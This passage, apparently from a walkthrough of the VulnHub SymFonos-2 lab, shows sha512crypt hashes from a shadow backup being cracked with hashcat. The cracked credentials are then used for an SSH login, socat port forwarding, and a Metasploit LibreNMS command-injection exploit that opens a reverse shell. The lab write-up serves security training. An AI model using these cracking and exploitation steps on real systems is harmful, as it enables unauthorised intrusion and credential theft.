getting file \shadow.bak of size 1173 as shadow.bak (572.7 KiloBytes/sec) (average 572.8 KiloBytes/sec)
smb: \> 
```



```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-2]
└─$ cat shadow.bak
root:$6$VTftENaZ$ggY84BSFETwhissv0N6mt2VaQN9k6/HzwwmTtVkDtTbCbqofFO8MVW.IcOKIzuI07m36uy9.565qelr/beHer.:18095:0:99999:
7:::
daemon:*:18095:0:99999:7:::
bin:*:18095:0:99999:7:::
sys:*:18095:0:99999:7:::
sync:*:18095:0:99999:7:::
games:*:18095:0:99999:7:::
man:*:18095:0:99999:7:::
lp:*:18095:0:99999:7:::
mail:*:18095:0:99999:7:::
news:*:18095:0:99999:7:::
uucp:*:18095:0:99999:7:::
proxy:*:18095:0:99999:7:::
www-data:*:18095:0:99999:7:::
backup:*:18095:0:99999:7:::
list:*:18095:0:99999:7:::
irc:*:18095:0:99999:7:::
gnats:*:18095:0:99999:7:::
nobody:*:18095:0:99999:7:::
systemd-timesync:*:18095:0:99999:7:::
systemd-network:*:18095:0:99999:7:::
systemd-resolve:*:18095:0:99999:7:::
systemd-bus-proxy:*:18095:0:99999:7:::
_apt:*:18095:0:99999:7:::
Debian-exim:!:18095:0:99999:7:::
messagebus:*:18095:0:99999:7:::
sshd:*:18095:0:99999:7:::
aeolus:$6$dgjUjE.Y$G.dJZCM8.zKmJc9t4iiK9d723/bQ5kE1ux7ucBoAgOsTbaKmp.0iCljaobCntN3nCxsk4DLMy0qTn8ODPlmLG.:18095:0:9999
9:7:::
cronus:$6$wOmUfiZO$WajhRWpZyuHbjAbtPDQnR3oVQeEKtZtYYElWomv9xZLOhz7ALkHUT2Wp6cFFg1uLCq49SYel5goXroJ0SxU3D/:18095:0:9999
9:7:::
```

we have some hashes here i was not able to break the root or this user "cronus" password

Lets crack aeolus password :




```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-2]
└─$ cat hash
$6$dgjUjE.Y$G.dJZCM8.zKmJc9t4iiK9d723/bQ5kE1ux7ucBoAgOsTbaKmp.0iCljaobCntN3nCxsk4DLMy0qTn8ODPlmLG.
```

Lets crack it using hashcat :


```
hashcat -m 1800 -a 0 -o pass.txt hash -O /usr/share/wordlists/rockyou.txt
```

its done



```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$dgjUjE.Y$G.dJZCM8.zKmJc9t4iiK9d723/bQ5kE1ux7ucBo...PlmLG.
Time.Started.....: Fri Aug  9 13:38:16 2024 (11 secs)
Time.Estimated...: Fri Aug  9 13:38:27 2024 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     2163 H/s (11.47ms) @ Accel:128 Loops:1024 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 25100/14344385 (0.17%)
Rejected.........: 12/25100 (0.05%)
Restore.Point....: 24972/14344385 (0.17%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4096-5000
Candidate.Engine.: Device Generator
Candidates.#1....: 191192 -> rainey

Started: Fri Aug  9 13:38:14 2024
Stopped: Fri Aug  9 13:38:29 2024
```

lets see the password :




```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-2]
└─$ cat pass.txt
$6$dgjUjE.Y$G.dJZCM8.zKmJc9t4iiK9d723/bQ5kE1ux7ucBoAgOsTbaKmp.0iCljaobCntN3nCxsk4DLMy0qTn8ODPlmLG.:sergioteamo
```

User creds

```
Username : aeolus
Password : sergioteamo
```

Gaining Access :

Lets try ssh into the machine using these creds




```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-2]
└─$ ssh aeolus@192.168.110.200
The authenticity of host '192.168.110.200 (192.168.110.200)' can't be established.
ED25519 key fingerprint is SHA256:bVM6iESUngv842ilwZ5pthpPxRaIrgL4RxNNbnBFssQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:14: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.110.200' (ED25519) to the list of known hosts.
aeolus@192.168.110.200's password:
Linux symfonos2 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 18 08:52:59 2019 from 192.168.201.1
aeolus@symfonos2:~$ id
uid=1000(aeolus) gid=1000(aeolus) groups=1000(aeolus),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108
(netdev)
aeolus@symfonos2:~$ 
```

And we can login using this user

So im gonna skip a bit of steps here to say that there are these services that run on localhost by the cronus user u can use linpeas to see this as well for this
First see what service are running

```
nmap -sV 127.0.0.1
```




```
aeolus@symfonos2:~$ nmap -sV 127.0.0.1

Starting Nmap 7.40 ( https://nmap.org ) at 2024-08-09 12:44 CDT
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 87.50% done; ETC: 12:44 (0:00:02 remaining)
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000024s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
22/tcp   open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
25/tcp   open  smtp        Exim smtpd 4.89
80/tcp   open  http        WebFS httpd 1.21
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.5.5-10.1.38-MariaDB-0+deb9u1
8080/tcp open  http        Apache httpd 2.4.25 ((Debian))
Service Info: Host: symfonos2; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.35 seconds
```

We need access to all of this for this we need to port forward to get access to this localhost for this use this

```
socat TCP-LISTEN:1234,fork TCP:127.0.0.1:8080
```

U can read more about socat if u want


Now if we go to http://192.168.110.200:1234/



192.168.110.200:1234/login

Unauthorised access or use shall render the user liable to criminal and/or civil prosecution.

We can login using the same creds here as well




Click on the Edit Dashboard button (next to the list of dashboards) to add widgets

Remember: You can only move & resize widgets when you're in **Edit Mode**.

To exploit now im gonna use metasploit, couldn't really find a way to do it without

First i figured lets search on searchsploit but only metasploit was only useful that's why im using it

Here is searchsploit scan for context




```
┌──(pks㉿Kali)-[~/test]
└─$ searchsploit librenms
---------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------
LibreNMS - addhost Command Injection (Metasploit)                                 | linux/remote/46970.rb
LibreNMS - Collectd Command Injection (Metasploit)                                | linux/remote/47375.rb
LibreNMS 1.46 - 'addhost' Remote Code Execution                                   | php/webapps/47044.py
LibreNMS 1.46 - 'search' SQL Injection                                            | multiple/webapps/48453.txt
LibreNMS 1.46 - MAC Accounting Graph Authenticated SQL Injection                  | multiple/webapps/49246.py
---------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

Metasploit

To do this open up msfconsole using


```
msfconsole
```

Choose this one here



```
msf6 > search librenms

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/linux/http/librenms_collectd_cmd_inject  2019-07-15       excellent  Yes    LibreNMS Collectd Command In
jection
   1  exploit/linux/http/librenms_addhost_cmd_inject   2018-12-16       excellent  No     LibreNMS addhost Command Inj
ection


Interact with a module by name or index. For example info 1, use 1 or use exploit/linux/http/librenms_addhost_cmd_inje
ct

msf6 > use 1
```


add of the options that are required



```
msf6 exploit(linux/http/librenms_addhost_cmd_inject) > set RHOST 192.168.110.200
RHOST => 192.168.110.200
msf6 exploit(linux/http/librenms_addhost_cmd_inject) > set RPORT 1234
RPORT => 1234
msf6 exploit(linux/http/librenms_addhost_cmd_inject) > set LHOST 192.168.110.64
LHOST => 192.168.110.64
msf6 exploit(linux/http/librenms_addhost_cmd_inject) > set USERNAME aeolus
USERNAME => aeolus
msf6 exploit(linux/http/librenms_addhost_cmd_inject) > set PASSWORD sergioteamo
PASSWORD => sergioteamo
msf6 exploit(linux/http/librenms_addhost_cmd_inject) >
```


Now type in exploit wait a bit to get a shell

Got a shell as that user



```
msf6 exploit(linux/http/librenms_addhost_cmd_inject) > exploit

[*] Started reverse TCP double handler on 192.168.110.64:4444
[*] Successfully logged into LibreNMS. Storing credentials...
[+] Successfully added device with hostname DILPnH
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[+] Successfully deleted device with hostname DILPnH and id #1
[*] Command: echo DyneMViQlwQmwV3Z;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "DyneMViQlwQmwV3Z\r\n"
[*] Matching...
[*] B is input...
id
